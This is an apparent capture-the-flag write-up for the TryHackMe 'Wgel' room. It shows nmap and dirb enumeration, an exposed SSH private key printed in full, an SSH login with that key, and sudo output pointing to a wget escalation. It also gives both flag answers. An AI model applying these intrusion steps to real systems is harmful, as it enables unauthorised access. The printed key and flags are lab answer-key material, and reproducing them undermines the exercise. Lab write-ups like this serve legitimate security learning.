
1 *NMAP Scan*

So, we first use a tool called NMap to scan the IP address to know which services are running and what vulnerabilities it might hold.


Nmap -sV -Pn -p- wgel.thm -o nmap_result_wgel.txt



```
┌──(zrufael㉿Barok)-[~/Project/THM/Wgel]
└─$ nmap -sV -Pn -p- Wgel.thm -o nmap_result_wgel.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-06 11:27 EAT
```

|_http-title: Apache2 Ubuntu Default Page: It works

2. I checked port 80



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

then I checked the sources then I get




```
<!-- Jessie don't forget to udate the webiste -->
        </pre>
        <ul>
                        <li>
```

“ Jessie “ it me be Username

3. I used dirb to find directorys on the web

dirb http:// wgel.thm


a get ssh key



```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

on http://wgel.thm/sitemap/.ssh

4. I saved “ssh key”




id_rsa

Private RSA Key

Strength: 2048 bits


5. connecting to the user by using SSH KEY and USERNAME



```
┌──(zrufael㉿Barok)-[~/Project/THM/Wgel]
└─$ ssh -i id_rsa jessie@wgel.thm
The authenticity of host 'wgel.thm (10.10.220.130)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wgel.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ 
```

BOOM!!

6. USER flag



```
┌──(zrufael㉿Barok)-[~/Project/THM/Wgel]
└─$ ssh -i id_rsa jessie@wgel.thm
The authenticity of host 'wgel.thm (10.10.220.130)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wgel.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
jessie@CorpOne:~$ find . -name "user*"
./.local/share/keyrings/user.keystore
./.config/user-dirs.locale
./.config/user-dirs.dirs
./.config/dconf/user
./Documents/user_flag.txt
jessie@CorpOne:~$ cd ./Documents/user_flag.txt
-bash: cd: ./Documents/user_flag.txt: Not a directory
jessie@CorpOne:~$ cd Documents/user_flag.txt
-bash: cd: Documents/user_flag.txt: Not a directory
jessie@CorpOne:~$ cd Documents
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$ 
```


To get simply I used

‘ find -name “user*” ‘
then I get this

“057c67131c3d5e42dd5cd3075b198ff6”

7. ROOT Flag

Privilege Escalation
sudo -l




```
jessie@CorpOne:~$ sudo -l
User jessie may run the following commands on CorpOne:
(ALL : ALL) ALL
(root) NOPASSWD: /usr/bin/wget
```

finally I get

“b1b968b37519ad1daa6408188649263d”
Then

8 BOOM!!!



https://tryhackme.com/room/wgelctf#

Woop woop! Your answer is correct.

Wgel CTF

Can you exfiltrate the root flag?

Congratulations

You've completed the room! Share this with your friends: